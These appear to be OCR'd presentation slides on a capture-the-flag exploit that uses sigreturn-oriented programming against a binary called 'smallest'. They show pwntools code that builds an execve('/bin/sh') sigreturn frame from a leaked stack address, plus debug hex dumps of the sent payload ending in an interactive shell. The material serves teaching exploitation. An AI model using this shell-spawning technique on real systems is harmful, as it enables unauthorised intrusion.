
Exploit

- get shell

```
sigframe_execve = SigreturnFrame()
sigframe_execve.rax = constants.SYS_execve
sigframe_execve.rdi = leaked_stack_addr + 0x200
sigframe_execve.rsi = 0x0
sigframe_execve.rdx = 0x0
sigframe_execve.rsp = leaked_stack_addr
sigframe_execve.rip = syscall_ret
```

Exploit

- get shell



```
    000000b0  60 e1 3f e1  fe 7f 00 00  be 00 40 00  00 00 00 00  │`·?·│····│··@·│····│
    000000c0  00 00 00 00  00 00 00 00  33 00 00 00  00 00 00 00  │····│····│3···│····│
    000000d0  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  │····│····│····│····│
    *
    00000100  00 00 00 00  00 00 00 00                            │····│····│
    00000108
[DEBUG] Sent 0xf bytes:
    00000000  be 00 40 00  00 00 00 00  62 62 62 62  62 62 62     │··@·│····│bbbb│bbb│
    0000000f
[DEBUG] Sent 0x208 bytes:
    00000000  b0 00 40 00  00 00 00 00  61 61 61 61  61 61 61 61  │··@·│····│aaaa│aaaa│
    00000010  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  │····│····│····│····│
    *
    00000070  00 00 00 00  00 00 00 00  60 e3 3f e1  fe 7f 00 00  │····│····│`·?·│····│
    00000080  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  │····│····│····│····│
    *
    000000a0  3b 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  │;···│····│····│····│
    000000b0  60 e1 3f e1  fe 7f 00 00  be 00 40 00  00 00 00 00  │`·?·│····│··@·│····│
    000000c0  00 00 00 00  00 00 00 00  33 00 00 00  00 00 00 00  │····│····│3···│····│
    000000d0  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  │····│····│····│····│
    *
    00000200  2f 62 69 6e  2f 73 68 00                            │/bin│/sh·│
    00000208
[DEBUG] Sent 0xf bytes:
    00000000  be 00 40 00  00 00 00 00  62 62 62 62  62 62 62     │··@·│····│bbbb│bbb│
    0000000f
[*] Switching to interactive mode
$ ls
[DEBUG] Sent 0x3 bytes:
    b'ls\n'
[DEBUG] Received 0x1e bytes:
    b'smallest  smallest_exploit.py\n'
smallest  smallest_exploit.py
$ 
```

Q&A